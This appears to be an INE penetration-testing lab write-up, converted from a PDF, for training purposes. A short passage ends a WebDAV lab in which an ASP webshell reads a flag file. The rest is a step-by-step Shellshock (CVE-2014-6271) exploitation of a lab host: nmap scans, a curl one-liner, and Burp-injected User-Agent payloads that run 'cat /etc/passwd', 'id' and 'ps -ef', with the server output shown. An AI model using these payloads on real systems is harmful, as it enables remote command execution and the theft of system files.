Microsoft-IIS/10.0

The server's local address:
10.0.31.40 Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\

11/14/2018 06:56 AM

01/02/2021 01:01 PM	32	flag.txt
10/27/2020 06:45 AM		
inetpub		
05/13/2020 05:58 PM		
PerfLogs		
10/27/2020 02:18 PM		
Program Files		
10/27/2020 02:18 PM		
Program Files (x86)		
10/27/2020 02:21 PM		

We can notice, there is a flag.txt file present in the C:\ drive. Reading it.
URL: <http://demo.ine.local/webdav/webshell.asp?cmd=type+C%3A%5Cflag.txt>

demo.ine.local/webdav/webshell.asp?cmd=type+C%3A\flag.txt

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

\\\dotnetgoat\\bobdemo.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.0.31.40 0cc175b9c0f1b6a831c399e269772661

This reveals the flag to us.
Flag: 0cc175b9c0f1b6a831c399e269772661

Conclusion


In this lab, we saw how a WebDAV service can be exploited using tools such as Davtest and Cadaver.

References

1. [DAVTest](#)
2. [Cadaver](#)

Lab -ShellShock

Step 1: Open the lab link to access the Kali machine.



Step 2: Run Nmap scan on the target to find open ports.

Command:

```
nmap demo.ine.local
```

```
[root@INE ~]
# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:53 IST
Nmap scan report for demo.ine.local (192.88.83.3)
Host is up (0.000022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:58:53:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds


[root@INE ~]
```

Port 80 is open

Step 3: Start firefox and navigate to the target domain.


URL:

http://demo.ine.local



A website is running at port 80 of the target.

Step 4: Right-click and select "View Page Source."



A CGI script is running on the target server.

Step 5: Use the Nmap NSE script to check if the server is vulnerable to shellshock attack.

Command:

nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local

```

└─(root@INE)-[~]
# nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:56 IST
Nmap scan report for demo.ine.local (192.88.83.3)
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2014-6271
|         This web application might be affected by the vulnerability known
|         as Shellshock. It seems the server is executing commands injected
|         via malicious HTTP headers.

| Disclosure date: 2014-09-24
| References:
|   http://www.openwall.com/lists/oss-security/2014/09/24/10
|   http://seclists.org/oss-sec/2014/q3/685
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
MAC Address: 02:42:C0:58:53:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
└─(root@INE)-[~]
# 

```

The server is vulnerable to Shellshock attack.

Step 6: Search for the available exploit for shellshock vulnerability.

A screenshot of a Google search results page. The search query 'shellshock vulnerability exploit' is entered in the search bar. The results show two main links:

- GitHub**: A link to a GitHub repository titled 'Shellshock exploit + vulnerable environment'. The description states: 'The bug can be exploited to gain access to Bash from the restricted shell of the IBM Hardware Management Console, a tiny Linux variant for system administrators ...'
- Exploit-DB**: A link to an Exploit-DB page titled 'The ShellShock Attack'. The description states: 'It provides end users an interface to issue system commands and execute scripts. [2] ShellShock. This vulnerability in Bash allows remote code execution without ...'

Step 7: The GitHub link contains the steps to exploit the vulnerability.
URL: <https://github.com/opsxcq/exploit-CVE-2014-6271>

Exploit

There are several ways to exploit this flaw

Exploit it with one liner

An simple example to `cat /etc/passwd`

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable
```

You can use it to run any command that you want

The attacker has to craft malicious user-agent in order to exploit the vulnerability.

Step 8: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite."



Step 9: Start Burp Suite, navigate to proxy, and turn on the intercept. Reload the page and intercept the request with Burp Suite.

Step 10: Right-click and select “Send to Repeater” Option and Navigate to the Repeater tab.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. A context menu is open over a selected request, with the 'Send to Repeater' option highlighted by a red box. Other options visible include 'Send to Intruder', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer', 'Insert Collaborator payload', 'Request in browser', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy', 'Copy URL', 'Copy as curl command (bash)', 'Copy to file', 'Paste from file', and 'Save item'. The status bar at the bottom right shows 'fox/115.0'.

Step 11: Modify the User-Agent and inject the malicious payload.

Payload:

() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A malicious User-Agent payload, '() { :; }; echo; echo; /bin/bash -c \'cat /etc/passwd\'', has been injected into the request. The 'Send' button is highlighted with a red box. The status bar at the bottom right shows 'fox/115.0'.

Request

The screenshot shows the 'Request' pane in Burp Suite. The malicious User-Agent payload, '() { :; }; echo; echo; /bin/bash -c \'cat /etc/passwd\'', is highlighted with a red box. The status bar at the bottom right shows 'fox/115.0'.

Click on the Send button.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x + Target: http://demo.ine.local | HTTP/1

Request

Pretty Raw Hex

```
1 GET /gettime.cgi HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://demo.ine.local/
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 12 Jul 2024 06:38:20 GMT
3 Server: Apache/2.4.6 (Unix)
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Length: 957
7
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
509 bytes | 184 i
```

The command executed successfully.

Step 12: Modify the payload to execute the 'id' command.

Payload:

() { :; }; echo; echo; /bin/bash -c 'id'

Send Cancel < > Search 0 highlights

Target: http://demo.ine.local

Request

Pretty Raw Hex

```
1 GET /gettime.cgi HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'id'
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://demo.ine.local/
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 12 Jul 2024 06:40:22 GMT
3 Server: Apache/2.4.6 (Unix)
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Length: 46
7
8
9 uid=1(daemon) gid=1(daemon) groups=1(daemon)
10
```

Step 13: Modify the payload to execute 'ps -ef' command.

Payload:

() { :; }; echo; echo; /bin/bash -c 'ps -ef'

Send Cancel < > Search 0 highlights

Target: http://demo.ine.local

Request

Pretty Raw Hex

```
1 GET /gettime.cgi HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'ps -ef'
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://demo.ine.local/
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 12 Jul 2024 06:41:07 GMT
3 Server: Apache/2.4.6 (Unix)
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Length: 555
7
8
9 UID      PID  PPID  C STIME TTY          TIME CMD
10 root      1    0  0 06:21 ?        00:00:00 /usr/bin/python
11 /usr/bin/supervisord -n
12 root      17   1  0 06:21 ?        00:00:00 /bin/bash /root/startup.sh
13 daemon    18   17  0 06:21 ?        00:00:00 /opt/apache/bin/httpd -X
14 daemon    19   18  0 06:21 ?        00:00:00 /opt/apache/bin/httpd -X
15 daemon   1383   19  0 06:41 ?        00:00:00 /usr/local/bash-4.3.0/bin/bash /opt/apache/htdocs/gettime.cgi
16 daemon   1384  1383  0 06:41 ?        00:00:00 ps -ef
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
59 bytes | 184 i
```

Conclusion

In this lab, we learned about the exploitation of the "Shellshock" vulnerability (CVE-2014-6271) and performed an attack against a web server.

References:

- [Shellshock](#)